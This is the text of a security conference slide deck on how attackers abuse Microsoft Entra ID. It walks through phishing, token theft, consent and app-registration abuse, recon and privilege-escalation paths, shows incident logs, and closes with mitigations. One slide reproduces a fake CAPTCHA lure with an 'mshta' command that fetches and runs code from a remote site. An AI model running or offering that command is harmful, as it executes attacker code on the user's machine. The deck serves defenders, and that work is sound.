TRUESEC

How cybercriminals are abusing Entra ID to gain a foothold.

Viktor Hedberg

Internationally Acknowledged and Certified

NO MORE RANSOM

FIRST
Improving Security Together

TF-CSIRT
Trusted Introducer

CERTIFIERAT ISO 9001 SVENSK CERTIFIERING


CERTIFIERAT ISO 14001 SVENSK CERTIFIERING


CERTIFIERAT ISO 27001 SVENSK CERTIFIERING

SecurITy made in EU
Trust Seal
www.teletrust.de/itsmie


BEC – Business Email Compromise

- Phishing






Token Theft


Just a moment...
Dangerous | https://holidaybunch.com
Run
mshta https://holidaybunch.com/Ray-verify.html # "Verify you are human - Ray Verification ID: 5836"
OK
Cancel
Browse...
Perform the steps above to finish verification.
VERIFY


Workplace Ninja User Group Denmark

TRUESEC


AiTM – Adversary in The Middle



InfoStealer



Joining Devices to Entra ID



TRUESEC

Microsoft

2024-01-30 03:51:17	Self-service password reset flow activity progress	User cancelled before passing the required authentication methods - -
2024-01-30 03:51:36	Self-service password reset flow activity progress	User submitted their user ID - -
2024-01-30 03:51:36	Self-service password reset flow activity progress	User was presented with verification options - -
2024-01-30 03:51:45	Self-service password reset flow activity progress	User started the mobile SMS verification option - -
2024-01-30 03:51:56	Self-service password reset flow activity progress	User completed the mobile SMS verification option - -
2024-01-30 03:51:56	Self-service password reset flow activity progress	User completed all verification steps required to reset their password - -
2024-01-30 03:52:07	Self-service password reset flow activity progress	User submitted a new password - -
2024-01-30 03:52:11	Reset password (self-service)	Successfully completed reset. - -
2024-01-30 03:52:11	Self-service password reset flow activity progress	User successfully reset password - -
2024-01-30 03:53:21	Add device	adf651df-3986-4e7f-9201-25e29dd6db94 - iPhone - Device Registration Service
2024-01-30 03:53:22	Register device	- Device Id - b4947978-9bed-4757-9574-f66cbd7397c6
2024-01-30 03:53:31	Update user	5513a803-f169-458e-a186-6f905b0553fc - - Device Registration Service
2024-01-30 03:53:31	Add passwordless phone sign-in credential	- -
2024-01-30 03:53:31	Add passwordless phone sign-in credential	5513a803-f169-458e-a186-6f905b0553fc - -
2024-01-30 03:53:34	Update user	5513a803-f169-458e-a186-6f905b0553fc - - Azure MFA StrongAuthenticationService
2024-01-30 03:53:35	Sign-in activity	50074 - singleFactorAuthentication - Strong Authentication is required. -
2024-01-30 03:54:03	Sign-in activity	50074 - multiFactorAuthentication - Strong Authentication is required. - Authentication in progress
2024-01-30 03:54:03	Move messages to Deleted Items folder	Move messages to Deleted Items folder: email Your customer AB password has been reset
2024-01-30 03:54:11	Delete messages from Deleted Items folder	Delete messages from Deleted Items folder: email Your customer AB password has been reset
2024-01-30 03:54:13	Delete messages from Deleted Items folder	Delete messages from Deleted Items folder: email Your customer AB password has been reset

TRUESEC

2024-01-30 12:15:49	Add device	e1b08709-507e-498c-be28-3afc5f971649 - DESKTOP-G3ACEAI - Device Registration Service
2024-01-30 12:15:49	Register device	- Device Id - dd273d9b-d72e-4d9b-a12c-c79d135fa361
2024-01-30 12:15:52	Delete device	e1b08709-507e-498c-be28-3afc5f971649 - DESKTOP-G3ACEAI - Device Registration Service
2024-01-30 12:16:25	Sign-in activity	0 - singleFactorAuthentication - - MFA requirement satisfied by claim in the token
2024-01-30 12:17:08	Add device	661e7e1a-36b9-4076-97d9-86308c8cf415 - DESKTOP-G3ACEAI - Device Registration Service
2024-01-30 12:17:08	Register device	- Device Id - ef6bad3c-1a4d-4c30-aa26-ae1c1d68f141
2024-01-30 12:17:35	Sign-in activity	0 - singleFactorAuthentication - -
2024-01-30 12:17:36	Sign-in activity	0 - singleFactorAuthentication - -
2024-01-30 12:17:46	Update device	661e7e1a-36b9-4076-97d9-86308c8cf415 - DESKTOP-G3ACEAI - Microsoft.Intune
2024-01-30 12:17:46	Update device	661e7e1a-36b9-4076-97d9-86308c8cf415 - DESKTOP-G3ACEAI - Microsoft.Intune
2024-01-30 12:17:56	Sign-in activity	0 - singleFactorAuthentication - -
2024-01-30 12:18:00	MDE	DESKTOP-G3ACEAI Device first seen

TRUESEC

2024-01-30 04:14	desktop-govkt33	FileCreated	Tenant.csv	C:\Users\xdpc1\Desktop\AzureADRecon-master\AzureADRecon-Report-20240129221406\CSV-Files
2024-01-30 04:14	desktop-govkt33	FileCreated	Domain.csv	C:\Users\xdpc1\Desktop\AzureADRecon-master\AzureADRecon-Report-20240129221406\CSV-Files
2024-01-30 04:14	desktop-govkt33	FileCreated	Licenses.csv	C:\Users\xdpc1\Desktop\AzureADRecon-master\AzureADRecon-Report-20240129221406\CSV-Files
2024-01-30 04:16	desktop-govkt33	FileCreated	Users.csv	C:\Users\xdpc1\Desktop\AzureADRecon-master\AzureADRecon-Report-20240129221406\CSV-Files
2024-01-30 04:17	desktop-govkt33	FileCreated	ServicePrincipals.csv	C:\Users\xdpc1\Desktop\AzureADRecon-master\AzureADRecon-Report-20240129221406\CSV-Files
2024-01-30 04:17	desktop-govkt33	FileCreated	DirectoryRoles.csv	C:\Users\xdpc1\Desktop\AzureADRecon-master\AzureADRecon-Report-20240129221406\CSV-Files
2024-01-30 04:17	desktop-govkt33	FileCreated	DirectoryRoleMembers.csv	C:\Users\xdpc1\Desktop\AzureADRecon-master\AzureADRecon-Report-20240129221406\CSV-Files
2024-01-30 04:18	desktop-govkt33	FileCreated	Groups.csv	C:\Users\xdpc1\Desktop\AzureADRecon-master\AzureADRecon-Report-20240129221406\CSV-Files

Workplace Ninja

TRUESEC

```
Event Time                      : 2024-01-30T09:35:12.310
Machine Id                      : 0e2d025f0bf6cb3dbd96164c0c8f03fc45ba539f
Computer Name                   : desktop-govkt33
Action Type                     : OutboundConnectionToUncommonlyUsedPort
File Name                       :
Folder Path                     :
Sha1                            :
Sha256                          :
MD5                             :
Process Command Line            :
Account Domain                  : DESKTOP-GOVKT33
Account Name                    : xdpc1
Account Sid                     : S-1-5-21-813806831-1640946161-4021383164-1000
Logon Id                        :
Process Id                      :
Process Creation Time           :
Process Token Elevation         :
Registry Key                    :
Registry Value Name             :
Registry Value Data             :
Remote Url                      : russianmarket.to
Remote Computer Name            :
Remote IP                       : 108.181.132.116
Remote Port                     : 50365
Local IP                        : 192.168.188.131
Local Port                      : 62792
```

TRUESEC


Joining Devices to Entra ID

- Can become compliant
- Gets a PRT
- Becomes “trusted”
- Windows Hello for Business

Enterprise App Consent

- By default, all users can consent any app with delegated permissions
- No admin consent (unless an admin is targeted)

Enterprise App Consent Attack Flow




https://youtu.be/yeIXAIdZz2o

App Registration

- If end users can register apps, a threat actor can do it too.
- Need to compromise an account.
- After that, an app can be registered and used to compromise other users.
- Create the app with desired permissions like “Mail.Read.All”

App Registrations




Guest User Settings

- By default, a guest user can enumerate pretty much all of your Entra ID tenant.
- Can be hardened.
- BUT! Guest with “Member” permissions are not affected by the hardening

Guest User Invite Settings

- By default, any user, including guest users can invite new guest users.



External Recon

- External users can get a good grip on your tenant:
  - Which users exist
  - Which Guest users exist
  - Which Domains are in use
  - Other services

DEMO

Playing with External Recon

TRUESEC

Fear the FOCI

Activity Details: Sign-ins

Basic info | Location | Device info | Authentication Details | Conditional Access | Report-only

Activity Details: Sign-ins

Basic info | Location | Device info | Authentication Details | **Conditional Access** | Report-only | ...

Search

Policy Name	Grant Controls	Session Controls	Result
Not applicable			

A sign-in can also be interrupted (e.g. blocked, multifactor authentication challenged) because of a user risk policy or sign-in risk policy. Currently, this tab only lists Conditional Access policies.

User ID	1d455f8c-234d-45ba-82cf-293412671623

e9b154d0-7658-433b-bb25-6b8e0a8a7c59,Outlook Lite

AAD Graph API

- Will “be” terminated in July 2025
- Is still valid for use today, mostly
- Can be used for any user to perform internal recon
- Including Conditional Access Policies, check out our session tomorrow! ;)

TRUESEC

DEMO

Playing with Internal Recon


Lateral Movements Cloud -> On-Prem

- Same Creds for Cloud and On-Prem
  - Cloud might require MFA
  - On-prem VPN..?
- Kerberos Key Trust
  - Single Sign On

TRUESEC

Lateral Movements Cloud -> On-Prem


- Managed Device
  - Artefacts tied to on-prem resources
  - VPN
  - Certificate for 802.1x
  - Line of Business Apps
- MFA “Bypass” due to trusted device




Privilege Escalation Paths

- Application Administrator -> Global Administrator
- Privileged Role/Authentication Administrator -> Global Administrator
- Entra ID Connect -> Global Administrator
- DAP - > Global Adminstrator

Application Administrator -> Global Admin




Privileged Auth/Role Admin -> Global Admin




TRUESEC

Entra ID Connect -> Global Admin



DAP –> Global Admin



Mitigations

- For FOCI:
  - Register the known Client ID
  - Block Sign-ins for non-admins
- For PrivEsc Paths:
  - Convert DAP to GDAP, only assign necessary permissions
  - Be very restrictive on Application Administrator permissions, and even more on priv role/auth admins
  - Audit these roles, and high privileged app's Owners
  - Treat Entra ID Connect/Cloud Sync as a Tier 0 resource, and secure it thusly

Mitigations

- Prevent Guest users from reading your Entra ID
- Prevent Guest users from inviting other guests
- Make sure Guests are in fact Guests

- As for External Recon:
  - Accept the fact that you are using the Internet.
  - You will never be 100% hidden on the Internet.


Mitigations

- Audit Enterprise Apps & Permissions
- Audit App Registrations & Permissions

- If an app is suspected of being malicious, remove it
- Remove apps no longer in use

TRUESEC

Mitigations



Mitigations

- Phishing Resistant Auth
  - “Passkeys”
- Only allow connection from trusted devices
- Require Authentication Strength for registering MFA
  - Require the use of Temporary Access Pass
- Require MFA for Joining Devices to Entra ID
  - Restrict who can join

TRUESEC

DEMO

Require TAP for MFA Registration + Limit Device Join

Workplace Ninja
User Group Denmark

TRUESEC

www.truesec.com x.com/truesec linkedin.com/company/truesec